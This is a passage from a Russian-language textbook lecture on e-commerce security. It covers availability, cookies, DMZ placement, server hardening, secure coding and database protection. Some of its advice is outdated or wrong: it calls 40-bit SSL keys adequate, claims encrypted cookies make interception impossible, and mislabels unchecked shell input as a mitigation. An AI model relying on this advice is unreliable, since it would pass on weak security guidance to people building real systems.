После обсуждения вопросов, связанных с доступностью, становится ясно, что цена, которую платят компании за время, в течение которого услуги не предоставляются по тем или иным причинам, велика. Убытки имеют место независимо от причины, по которой сайт электронной коммерции не работает. Может произойти программный или аппаратный сбой, хакер осуществит атаку на отказ в обслуживании, либо недостаточно качественно будет функционировать оборудование.

Убытки от времени простоя можно измерить, взяв среднее число транзакций за определенный период времени и сопоставив его с доходом от среднестатистической транзакции. Однако данный способ не определяет общий объем убытков компании, так как имеются потенциальные клиенты, которые даже не посетили сайт, узнав о его нерабочем состоянии от друзей или от знакомых по переписке. По этой причине сайт электронной коммерции должен быть построен в обход единичных точек сбоя. Каждый коммерческий сайт должен предусматривать процедуры обновления оборудования и программного обеспечения, позволяющие обеспечить его непрерывное функционирование в процессе обновления систем.

Решение проблемы доступности

Мы обсудили множество вопросов, связанных с доступностью, но теперь осталось разобраться, каким же образом разрешить все эти проблемы? Скажем сразу: никак. Нельзя полностью гарантировать доступность сайта электронной коммерции. Имея это в виду, можно говорить о мерах, предпринимаемых для управления риском недоступности сайта.

Перед тем как применять любые из решений по обеспечению управления, необходимо решить, насколько ценна доступность сайта. Решения по предотвращению сбоев и восстановлению могут очень быстро стать дорогостоящими, и руководству организации вначале следует выяснить величину убытков от недоступности сайта.

Одним из методов снижения риска простоя сайта является обеспечение

избыточности. Начнем с коммуникационной системы. Чуть ранее в лекции 16 мы говорили о нескольких архитектурах интернета. Интернет-архитектура сайта электронной коммерции должна предусматривать, по крайней мере, два соединения с провайдером. Для больших сайтов может потребоваться несколько провайдеров или даже несколько продублированных каналов связи.

На компьютерных системах находятся веб-сервер электронной коммерции, программные приложения и сервер базы данных. Каждая из этих систем является точкой сбоя. Если важно обеспечить доступность сайта, каждая из этих систем должна быть избыточной. Для сайтов, через которые проходит большой объем трафика, можно использовать коммутаторы прикладного уровня для балансировки нагрузки, установленные перед веб-серверами для сокрытия единичных сбоев от клиентов.

При использовании систем обхода сбоев не следует забывать про компоненты *сетевой инфраструктуры*, такие как межсетевые экраны, маршрутизаторы и коммутаторы. Каждое из этих устройств представляет собой единичную точку сбоев в сети, которая может с легкостью вывести сайт из строя. Эти компоненты также следует настроить на обход сбоев при обеспечении повышенной степени доступности.

Реализация безопасности клиентской стороны

Безопасность клиентской стороны подразумевает безопасность настольного компьютера клиента при его соединении с сервером электронной коммерции. Эта часть системы включает в себя компьютер клиента и программу-браузер, а также соединение с сервером (см. рис. 17.1).

С этой частью системы связаны несколько вопросов.

- Защита информации при передаче между компьютером клиента и сервером.
- Защита информации, сохраняемой на компьютере клиента.
- Защита того факта, что определенный клиент сделал определенный заказ.

Рис. 17.1. Компоненты системы безопасности на стороне клиента

Безопасность соединений

Безопасность соединений для приложений электронной коммерции охватывает безопасность информации, передаваемой между системой клиента и сервером электронной коммерции. Это могут быть такие секретные данные, как сведения кредитных карт или пароли на сайте. Эта информация является такими же конфиденциальными данными, передаваемыми с сервера на компьютер клиента, как и файлы клиента.

Единственным реальным решением данной проблемы является шифрование. Большая часть стандартных веб-браузеров обеспечивает возможность шифрования трафика. Это решение используется по умолчанию в случае применения HTTPS вместо HTTP. При использовании HTTP между клиентом и сервером устанавливается соединение посредством протокола защищенных сокетов (SSL). Весь трафик, проходящий через это соединение, шифруется.

Шифрование HTTPS защищает информацию с того момента, как она покидает компьютер клиента, и до того момента, как достигает веб-сервера. Использование HTTPS стало необходимым, поскольку

пользователи начали осознавать опасность того, что злоумышленник может получить доступ к номеру кредитной карты в интернете. Реальность данной ситуации заключается в том, что сумма возмещения ущерба клиентам в случае хищения номера кредитной карты составляет не более 50 долл.

Хранение информации на компьютере клиента

Протоколы HTTP и HTTPS не сохраняют состояния. Это означает, что после загрузки в браузер веб-страницы сервер не запоминает, что только что в данный браузер была загружена данная страница. Для реализации коммерческой деятельности через интернет с использованием веб-браузеров и веб-серверов серверы должны фиксировать информацию о том, что делает клиент (это информация о клиенте, данные о том, какие товары он заказывает, а также любые пароли, которые клиент использует для доступа к защищенным страницам). Один из способов, с помощью которого на веб-сервере можно реализовать данную функциональность (и данный метод является наиболее распространенным), является применение элементов cookies.

Вопрос к эксперту

Вопрос. Существует ли различие между 40-битным и 128-битным шифрованием, когда речь идет об электронной коммерции?

Ответ. В лекции 12 приводится детальное обсуждение алгоритмов шифрования и длины ключей. Ключ SSL может иметь длину 40 или 128 бит. Длина ключа непосредственно влияет на время и усилия, необходимые для проведения атаки с применением грубой силы против зашифрованного трафика и получения доступа к информации. Принимая во внимание риски, связанные с отправкой секретных данных через интернет, настоятельно рекомендуется использовать шифрование. Тем не мене, если информация не является особо важной, нет существенной разницы между использованием 40-битного и 128-битного шифрования. Для получения доступа к информации злоумышленнику потребуется перехватить весь трафик соединения и использовать мощную вычислительную технику, чтобы попытаться использовать все *возможные ключи* шифрования за относительно

небольшой промежуток времени (данный процесс не будет эффективным, если выполняется год). Злоумышленник, обладающий необходимыми ресурсами, скорее всего, атакует самую слабую точку, такую как хранилище ненужной информации (корзина) на рабочем месте жертвы или бумажник жертвы, если искомой информацией является номер кредитной карты.

Cookie - это небольшой фрагмент информации, сохраняемый на клиентской системе веб-сервером. К этой информации может обращаться только тот веб-сервер, который разместил элемент cookie на данном компьютере; кроме того, срок действия элемента cokie должен истекать по прошествии определенного времени (как правило, меньше года). Элементы cookie могут храниться в открытом либо зашифрованном виде. Эти элементы могут быть постоянными (не удаляться, после того как клиент закрывает обозреватель) или временными (элементы cookie не записываются на диск, но остаются в памяти, пока браузер открыт).

Cookie могут использоваться для записи любой информации для веб-сервера. На одном сайте они применяются для отслеживания заказа во время выбора клиентом различных элементов. На другом сайте cookie используются для отслеживания аутентификационных данных клиента, чтобы ему не пришлось осуществлять вход на каждую страницу.

Риск использования элементов cookie обуславливается возможностью клиента (или другого лица, имеющего доступ к компьютеру) просмотреть данные, записанные в этом элементе. Если cookie содержит пароли или другие *аутентификационные данные*, это позволит неавторизованному лицу получить доступ к сайту. Если элемент cookie содержит информацию о заказе клиента (например, количество товаров и их стоимость), клиент сможет изменить стоимость элементов.

Совет

При размещении заказа необходимо проверять цены, если они хранятся в элементе cookie.

Управление риском здесь осуществляется посредством использования

шифруемых и временных элементов cookies. Если информация заказа клиента или *аутентификационные данные* содержатся во временном элементе cookie, то они не записываются на системный диск системы клиента. Злоумышленник по-прежнему сможет получить доступ к данной информации посредством размещения системы-посредника между клиентом и сервером и таким образом перехватить данные в элементах cookie (и изменить их). Если элементы cookie подвергаются шифрованию, данный тип *перехвата данных* становится невозможным.

Отказ от выполненной операции

Еще одним риском, связанный с клиентской стороной электронно-коммерческих взаимоотношений, является потенциальная возможность клиента отказаться от транзакции. Очевидно, что если клиент на самом деле не инициировал транзакцию, организация не позволит ее провести. Однако как организация определит, является ли клиент тем, за кого он себя выдает? Здесь приходит на помощь аутентификация.

Тип аутентификации, используемой для подтверждения личности клиента, зависит от риска допущения ошибки. На случай покупки товара посредством кредитной карты имеются определенные процедуры выполнения транзакции с кредитной картой без предоставления самой карты. Эти процедуры предусматривают предоставление клиентом правильного почтового адреса для покупки товара.

Если сайт электронной коммерции предоставляет услугу, требующую подтверждения личности для доступа к определенной информации, кредитная карта может в этом случае не подойти. В организации более предпочтительным оказывается использование идентификатора пользователя и пароля или даже двухфакторной аутентификации. В любом из этих случаев условия предоставления услуги, отправляемые клиенту, должны в деталях описывать требования к защите идентификаторов и паролей. Если для доступа к информации клиента используется правильный идентификатор и пароль, то подразумевается, что доступ к информации осуществляется легитимным пользователем. Если пароль потерян, забыт или выявлен злоумышленником, необходимо немедленно сообщить об этом организации.

Вопросы для самопроверки

1. Два основных различия между службами электронной коммерции и обычными службами интернета заключаются в необходимости _____ и _____.
2. Доступность является очень важным аспектом, так как непосредственно связана с вопросом _____, от которого зависит то, у кого клиент приобретет товар - у вас или вашего конкурента.

Реализация безопасности серверной части

Когда речь идет о безопасности серверной части, мы говорим лишь о физическом сервере электронной коммерции и о программном обеспечении веб-сервера, которое на нем работает. В следующих разделах данной лекции мы рассмотрим безопасность приложения и базы данных. Сам по себе сервер электронной коммерции должен быть доступен из интернета. Доступ к системе может быть ограничен (если сервер электронной коммерции предназначен для работы с небольшим кругом пользователей), либо система может быть открыта для всех пользователей.

С безопасностью сервера связаны два вопроса.

- Безопасность информации, хранимой на сервере.
- Защита самого сервера от вторжения злоумышленников.

Информация, хранимая на сервере

Сервер электронной коммерции открыт для доступа из интернета, следовательно, сервер обладает частичным доверием, но не более того. Система с частичным доверием или вовсе без доверия не должна содержать секретной информации. Если сервер используется для приема платежей по кредитным картам, номера кредитных карт должны немедленно переноситься в систему, непосредственно обрабатывающую транзакции (которая расположена в более защищенной части сети). Ни один номер кредитной карты не должен

находиться на сервере.

Если информация должна храниться на сервере электронной коммерции, ее необходимо защищать от несанкционированного доступа. Это можно реализовать посредством использования элементов управления доступом к файлам. Кроме того, если секретные файлы не хранятся в структуре каталогов на веб-сервере или FTP-сервере, то доступ к ним через браузер или FTP-клиент осуществить намного сложнее.

Защита сервера от атак

Сервер электронной коммерции, как правило, представляет собой веб-сервер. Как уже говорилось ранее, данный сервер доступен из интернета и, следовательно, открыт для атак. Можно предпринять определенные меры, чтобы защитить сам сервер от успешного проникновения злоумышленника.

- Расположение сервера.
- Конфигурация операционной системы.
- Конфигурация веб-сервера.

Давайте более детально рассмотрим каждый из этих аспектов.

Расположение сервера

Когда речь идет о расположении сервера, необходимо в первую очередь рассматривать его физическое расположение и местоположение в сети. С физической точки зрения, данный сервер представляет большую важность для организации. Следовательно, он должен располагаться внутри *защищенной области*, например в центре обработки данных. Если руководство компании предпочло расположить сервер в соседнем помещении, необходимо обеспечить защиту сервера, отгородив его от других клиентов.

Примечание

При расположении сервера в соседнем помещении рекомендуется пересмотреть имеющиеся в этом помещении *процедуры безопасности*. При выполнении этой задачи для клиентов моя группа сотрудников выяснила, что для многих сайтов предусмотрены качественные процедуры, но имеется недостаток их практического применения. При выполнении проверок мы даже смогли проникнуть в запертые помещения. Время от времени нам в этом содействовал охранник, провожавший нас до места.

Сетевое расположение сервера также необходимо принимать в расчет. На рисунке 17.2 показано расположение сервера в демилитаризованной зоне (*DMZ*). Межсетевой экран следует настроить на разрешение доступа к серверу электронной коммерции только через порт 80 (для HTTP) и 443 (для HTTPS). Для открытого доступа к серверу электронной коммерции не нужны дополнительные службы и, следовательно, их необходимо блокировать на межсетевом экране.

Если производительность сервера электронной коммерции является жизненно важным фактором, и ожидаемый трафик сервера очень велик, полезно реализовать двойное базирование сервера (см. рис. 17.3). В этом случае один сетевой интерфейс поддерживает входящий трафик и передает ответные пакеты клиенту. Данный интерфейс располагается в демилитаризованной зоне. Второй сетевой интерфейс предназначен для передачи запросов приложений либо на сервер приложений (предпочтительно), либо напрямую в базу данных. Этот интерфейс располагается во второй *DMZ* или в сети сервера приложений. Данная сеть отделяется от внутренней сети организации межсетевым экраном. Ни в коем случае не следует использовать один интерфейс для интернета и для внутренней сети.



Рис. 17.2. Правильное сетевое расположение сервера электронной коммерции

Конфигурация операционной системы

Операционная система сервера электронной коммерции должна быть настроена с учетом вопросов безопасности. Выбор операционной системы зависит от ряда факторов, включая экспертизу администраторов организации. Сегодня основными операционными системами являются Unix и Windows 2000. Обе операционные системы можно настроить с учетом вопросов безопасности, однако с таким же успехом они могут быть и совершенно не защищены.

При выборе операционной системы необходимо принимать в расчет такие факторы, как требования к производительности и обеспечение отказоустойчивости. Кроме того, рекомендуется выбирать

операционную систему, с которой знакомы системные администраторы, нежели ту, с которой они знакомы в меньшей степени.



Рис. 17.3. Расположение сервера электронной коммерции при необходимости использования двух сетевых интерфейсов

Первым шагом в безопасной настройке сервера является удаление или отключение всех служб, не являющихся жизненно важными. Система представляет собой веб-сервер и, следовательно, на ней должно работать программное обеспечение веб-сервера. Требуется ли в системе *служба DNS*? Вероятнее всего, нет, поэтому ее следует отключить. Просмотрите службы, работающие в системе, и определите, какие из них являются необходимыми для функционирования системы.

Отключите все службы, которые не являются обязательными.

Следующим шагом является установка обновлений системы. Проверьте наличие последних обновлений для выбранной операционной системы и загрузите их. После загрузки обновлений настройте систему на соответствие политике организации относительно длины пароля и частоты его замены, аудита и других требований.

Совет

При загрузке обновлений для выбранной операционной системы не загружайте только текущий компонент обновления. Некоторые производители отделяют обновления безопасности от основного пакета. Если обновления безопасности не будут загружены в отдельном порядке, то обновление системы произойдет некорректным образом.

Перед тем как система будет объявлена готовой для работы, необходимо просканировать ее на наличие уязвимостей. Сканеры уязвимостей могут быть платными или бесплатными, но они обязательно должны быть самыми последними. Проверьте систему и убедитесь, что все необязательные службы отключены и загружены все необходимые обновления. Это сканирование подтвердит, что система в данный момент не содержит уязвимостей. Сканирование необходимо проводить ежемесячно с использованием самых последних обновлений, чтобы обеспечить отсутствие уязвимостей в системе. Обнаруженные уязвимости необходимо немедленно устранять.

Конфигурация веб-сервера

Веб-сервер сам по себе является последним компонентом безопасности сервера. На рынке имеется множество различных веб-серверов, и выбор сервера зависит от используемой платформы и предпочтений администраторов и разработчиков. Как в случае с операционными системами, веб-серверы настраиваются с учетом (или без) аспектов безопасности. Конкретные требования к конфигурации веб-сервера выходят за рамки данной книги, однако есть некоторые общепринятые конфигурации, которые необходимо реализовывать, независимо от используемого веб-сервера. Во-первых, программное обеспечение

сервера должно обновляться и дополняться согласно рекомендациям производителя.

Веб-сервер ни в коем случае не должен функционировать с использованием корневой или администраторской учетной записи. Если злоумышленник успешно проникнет на веб-сервер, он получит привилегии, идентичные установленным для веб-сервера. Если веб-сервер функционирует с использованием корневой учетной записи, злоумышленник получит привилегии корневой учетной записи. Во избежание этого создайте отдельного пользователя - владельца веб-сервера и реализуйте работу сервера через эту учетную запись.

Каждый веб-сервер требует, чтобы администратор определил корневой каталог сервера. Этот каталог информирует о том, где искать файлы документов и сценарии, а также ограничивает набор файлов, к которым осуществляется доступ через браузер. Корневой каталог веб-сервера ни в коем случае не должен совпадать с системным корневым каталогом и не должен содержать файлы конфигурации и безопасности, необходимые для операционной системы (см. рис. 17.4).

Рис. 17.4. Корректная структура корневого каталога веб-сервера

Большая часть веб-серверов поставляется со сценариями CGI (CGI - общий шлюзовой интерфейс; данная технология используется для создания сценариев на веб-сервере). Некоторые сценарии, имеющиеся по умолчанию, содержат очень серьезные уязвимости, которые позволяют злоумышленникам получать доступ к файлам или к самой системе. Любые сценарии, поставляемые с веб-сервером, которые не используются веб-сайтом, должны быть удалены, чтобы предотвратить их запуск злоумышленником с целью получения доступа к системе.

Сценарии CGI не должны быть видны обычным пользователям, то есть веб-сервер нужно настроить на скрытие списков каталогов, если в браузере не указан файл. Если в браузере указан сценарий CGI или Perl, сервер нужно настроить на выполнение сценария, а не на отображение кода. Обычно данный аспект настраивается в файле *httpd.conf* в следующих строках:

```
AddType application/x-httpd-cgi .cgi
AddType application/x-httpd-cgi .pl
```

Как в случае с операционной системой, веб-сервер необходимо просканировать на наличие уязвимостей, прежде чем вводить в работу. Тут возможно использование того же сканера, с помощью которого осуществлялось сканирование операционной системы, однако необходимо, чтобы он обеспечивал тесты, специализированные для веб-сервера. Как только система будет введена в работу, необходимо начать выполнение сканирования согласно расписанию, использовавшемуся при сканировании операционной системы.

Реализация безопасности приложений

Безопасность приложения электронной коммерции является, возможно, наиболее важным компонентом системы безопасности. Приложение предусматривает процедуры по проведению операций, таких как изменение страниц и обновление программного обеспечения.

Правила разработки приложения

Начнем обсуждение безопасности приложения с разработки самого приложения. При разработке приложения электронной коммерции организация должна выполнить те же шаги проектирования, что и при разработке любой крупномасштабной и комплексной системы, а именно:

- определение требований;
- системное проектирование;
- разработка;
- тестирование;
- реализация

Все эти шаги должны быть изложены в руководстве по разработке, имеющемся в организации.

Требования безопасности следует включить в этап определения требований проекта. Эти требования включают в себя следующее:

- определение секретной информации;
- защита требований для секретной информации;
- требования аутентификации для доступа или выполнения операций;
- требования к аудиту;
- требования доступности.

Если эти требования определены, то при проектировании системы можно будет выявить потенциальные проблемы. Вся секретная информация должна определенным образом защищаться. Это обуславливает наличие компонентов приложения, требующих HTTPS вместо HTTP. Для секретной информации требуется не только шифрования при передаче. Некоторые данные, например частные сведения о клиенте, требуют защиты при записи на компьютер клиента в элементах cookie. При проектировании необходимо принимать это в расчет, и в данном случае использовать шифрование элементов cookie.

Необходимо также упомянуть еще один вопрос, связанный с секретной информацией. Информация может стать секретной из-за метода, посредством которого она используется в приложении. Например, некоторые приложения передают информацию между программами с использованием URL (универсального указателя ресурсов, представляющего собой адрес веб-сайта в адресной строке браузера). Если отображается длинный URL со знаком вопроса "?", отделяющим различные значения, то приложение передает параметры другим сценариям или программам. Клиент может поменять эти параметры и изменить функционирование программ. Некоторые сайты электронной коммерции записывают выбранные покупателями товары в адресах URL. Эта информация содержит код товара, количество и стоимость. Если бы в базе данных не осуществляется проверка данных, клиенты могут изменять *цену товаров*. Был случай, когда клиент заметно уменьшил цену, и организация фактически продала товар по очень низкой цене. Принимая во внимание этот пример, становится ясно, что стоимость товаров является очень важной информацией. Если для передачи этой информации между сценариями или программами используется URL, значения стоимости (по крайней мере) должны проверяться в базе данных перед обработкой заказа.

В информационных системах может храниться такая секретная

информация, как номера кредитных карт. Как уже говорилось ранее, ни в коем случае не рекомендуется хранить столь значимую информацию на самом веб-сервере. При проектировании системы необходимо разработать механизм отдельного сохранения этой информации: либо сохранять эти данные на сервере базы данных, либо удалять их после использования. При принятии решения о том, сохранять или не сохранять информацию о кредитных картах, следует руководствоваться мнением на этот счет клиентов компании. Некоторые специалисты по маркетингу говорят, что клиент предпочитает, чтобы процедуры электронной коммерции были как можно более простыми и быстрыми, и что повторный ввод номеров кредитных карт может заставить клиентов обратиться к другому сайту. По этой причине данный аспект превращается в требование. Если так и есть, номера кредитных карт должны сохраняться в том месте, в котором риск успешного проведения атаки невелик.

Организация может предотвратить данную проблему посредством привлечения внешней партнерской организации для обработки транзакций с кредитными картами. При этом информация о покупке должна передаваться партнеру. Необходимо тщательно обеспечить корректность передачи информации.

Правильные методы программирования

Любое приложение электронной коммерции требует некоторых усилий по работе с кодом сценариев или программ. Как правило, это особые программы, разработанные специально для конкретной среды и ситуации. Программы представляют собой основной источник системных уязвимостей, причинами которых являются ошибки, допущенные при программировании. Самой значительной ошибкой является переполнение буфера. Снизить риск проявления этой проблемы можно следующим образом:

- указание ограниченного размера вводимых пользователем данных;
- передача непроверенных введенных пользователем данных командам оболочки.

Если программист указывает ограничение размера данных, вводимых пользователем, то он, как правило, определяет конкретный размер переменных. Если злоумышленник об этом знает, то сможет ввести такие данные, которые вызовут переполнение буфера, с последующим получением доступа к файлам или операционной системе (в лекции 3 приведено более детальное обсуждение проблемы переполнения буфера).

Второй вопрос является частным случаем первой проблемы. Если программы вызывают команды оболочки, то вводимые пользователем данные не должны вслепую передаваться команде оболочки - они должны проверяться на соответствие данной команде.

Многие из этих ошибок можно устранить, перед тем как сайт будет введен в работу, если соответствующий код тщательно проверить. К сожалению, немногие программные проекты предусматривают достаточно времени для выполнения этого действия. По крайней мере, члены группы разработки должны быть проинструктированы по вопросам безопасности относительно этих типов ошибок перед началом программирования.

Совет

Для более полной *оценки уязвимостей*, имеющихся на сайте, вместо применения одного только сканера уязвимостей следует использовать сканер приложений, а также осуществлять поиск уязвимостей. Одной из таких коммерческих утилит является WebInspect от *SPI* Dynamics (ссылка: http://www.spidynamics.com/).

Общедоступность исходного кода

Сканеры уязвимостей должны обнаружить проблемы, связанные с *переполнением буфера*, в широко известных программах и сценариях, перед тем как сайт будет введен в работу. Данный шаг является жизненно необходимым, так как данные уязвимости хорошо известны в сообществе хакеров и могут использоваться для проведения атак, направленных на сайт. Уязвимости к переполнению буфера в специально разработанном коде неизвестны злоумышленникам и не

могут быть легко обнаруженными. Тем не менее, если атакующий сильно заинтересован в проникновении на сайт электронной коммерции, он будет использовать любую доступную информацию, чтобы найти уязвимость.

Одним из действий, которые может предпринять хакер, является проверка сценариев через веб-сайт. Правильная конфигурация веб-сервера должна ограничивать возможности хакера по выполнению этих действий, однако если на сайте есть сценарии, в конфигурации может быть допущена ошибка, которая позволит злоумышленнику просмотреть эти сценарии. Еще одним способом предотвращения просмотра сценариев является написание всего приложения на компилируемом языке (C или C++) вместо интерпретируемых языков (CGI и Perl).

Управление конфигурацией

Как только приложение написано и протестировано, оно сдается в работу и открывается для широкой общественности. Если до данного момента соблюдались рекомендации по безопасности, то можно считать, что был принят ряд предосторожностей для защиты сайта. Однако на этом работа над вопросами безопасности не заканчивается. Остался еще один важный компонент безопасности, который необходимо принять во внимание - *управление конфигурацией*. *Управление конфигурацией* можно разделить на две части.

- Контроль за санкционированными изменениями.
- Обнаружение несанкционированных изменений.

Контроль санкционированных изменений осуществляется посредством процедур и политики. Только определенные сотрудники допускаются к внесению изменений в программы или веб-страницы. Перед установкой программных обновлений их необходимо тестировать в системе разработки или контроля качества. Изменения, вносимые в веб-страницы, должны проходить контроль качества для обнаружения орфографических и грамматических ошибок.

Примечание

Разработка и тестирование должны осуществляться на отдельной системе, имитирующей рабочую систему. На рабочей системе не должны осуществляться какие бы то ни было действия по разработке или обновлению программного обеспечения.

Определение несанкционированных изменений должно проводиться для каждой системы, представляющей широкой общественности данные, связанные с организацией. Главным примером здесь, без сомнения, является сайт электронной коммерции. Каждый программный компонент (сценарий или скомпилированная программа) и каждая статическая веб-страница должна постоянно проверяться на наличие несанкционированных изменений. Чаще всего это реализуется посредством использования криптографической контрольной суммы (см. лекцию 12 для более подробной информации по этому вопросу). При размещении файла на рабочей системе для него необходимо сгенерировать контрольную сумму. Периодически следует повторно генерировать контрольную сумму и сопоставлять ее с оригиналом. Если контрольные суммы оказались различными, необходимо издать соответствующее уведомление и проверить систему на проникновение злоумышленника. В нештатных ситуациях программа, выполняющая проверку, может перезагружать копию исходного файла. Для предотвращения *ложной тревоги* необходимо осуществлять обновление контрольной сумы в рамках процедуры управления конфигурацией.

Реализация безопасности сервера базы данных

Для завершения работы над системой безопасности необходимо, кроме всего прочего, обеспечить защиту сервера базы данных, который содержит информацию обо всех коммерческих транзакциях. Внутри сети организации должна присутствовать база данных, в которую записывается вся информация о клиентах, заказах, доставке и транзакциях. Эта база содержит большой объем секретной информации. Информация в базе данных может быть конфиденциальной по своей природе, что требует некоторой защиты конфиденциальности, либо она является секретной и необходимо обеспечить ее корректность, что обуславливает требование к обеспечению целостности. Сервер может представлять собой ключевой компонент в системе электронной коммерции и требовать защиты доступности.

Принимая во внимание секретность информации в базе данных, необходимо проверить следующие аспекты.

- Расположение сервера базы данных.
- Каким образом сервер базы данных соединяется с веб-сервером или сервером приложений.
- Каким образом веб-сервер защищен от внутренних пользователей.

Расположение базы данных

Как в случае с веб-сервером, физическим расположением системы должно быть место, доступ к которому контролируется. Для этой цели хорошо подходит *информационный центр*. Хотя сервер базы данных может быть расположен в соседнем помещении, секретность информации из базы данных обуславливает тот факт, что она должна находиться в области, полностью контролируемой организацией.

Наилучшим расположением сервера базы данных является внутренняя сеть организации. Нет никаких причин для того, чтобы предоставлять доступ к серверу базы данных извне организации, поэтому данный сервер не нужно подключать к интернету. Эта система пользуется полным доверием, а также не представляет каких-либо дополнительных рисков для внутренней сети, располагаясь внутри нее.

Примечание

В некоторых случаях сервер базы данных является настолько секретным, что располагается в отдельной части сети. Этот сегмент сети защищается внутренним межсетевым экраном, и прохождение трафика через межсетевой экран в значительной степени ограничено.

Соединение с сервером электронной коммерции

Сервер базы данных должен соединяться с сервером электронной коммерции таким образом, чтобы можно было осуществлять обработку транзакций. Как правило, данное соединение осуществляется через соединение SQL (см. рис. 17.3). В идеальном случае сервер базы данных

инициирует соединение с системой в демилитаризованной зоне. Это идеальная ситуация, так как система в демилитаризованной зоне не является доверенной частью сети и не должна соединяться с внутренней или доверенной частью сети. Однако тут требуется, чтобы сервер электронной коммерции сохранял информацию о транзакциях (а также запросы) до того, как сервер базы данных инициирует соединение. Это обстоятельство может привести к задержке транзакций или предоставления клиенту информации. В большинстве случаев этот вариант неприемлем.

Единственной альтернативой является инициирование SQL-соединения сервером электронной коммерции, что ведет к возникновению ряда вопросов, связанных с безопасностью. Во-первых, сервер электронной коммерции должен иметь идентификатор и пароль к серверу базы данных, чтобы выполнить данное действие. Этот идентификатор и пароль должны прилагаться в программе или записаны в файле системы. Если идентификатор и пароль находятся в системе электронной коммерции, злоумышленник может завладеть ими и получить доступ к серверу базы данных. Так как сервер базы данных содержит секретную информацию, это крайне недопустимо.

Один из способов избежать этой ситуации - сделать так, чтобы идентификатор и пароль, используемые сервером электронной коммерции, был привязан к идентификатору с большими ограничениями. Идентификатор будет иметь возможность доступа для отправки информации о транзакции в одну таблицу (доступ записи), однако не будет иметь правом доступа для чтения таблиц в базе данных. Данная конфигурация пригодна для некоторых приложений, однако она не позволяет серверу электронной коммерции получать информацию для представления клиенту. При необходимсти идентификатору можно присвоить право доступа для чтения несекретной информации в базе данных, например информации каталога, чтобы осуществлять соответствующий запрос данных и отображать их клиенту.

Как быть в случае, если информация, которую нужно представить клиенту, является секретной? Это очень серьезная проблема. Например, клиент банка запрашивает данные о балансе на своем счету? Как обработать такой запрос? В лучшем случае, идентификатор и пароль, находящиеся на сервере электронной коммерции, могут быть

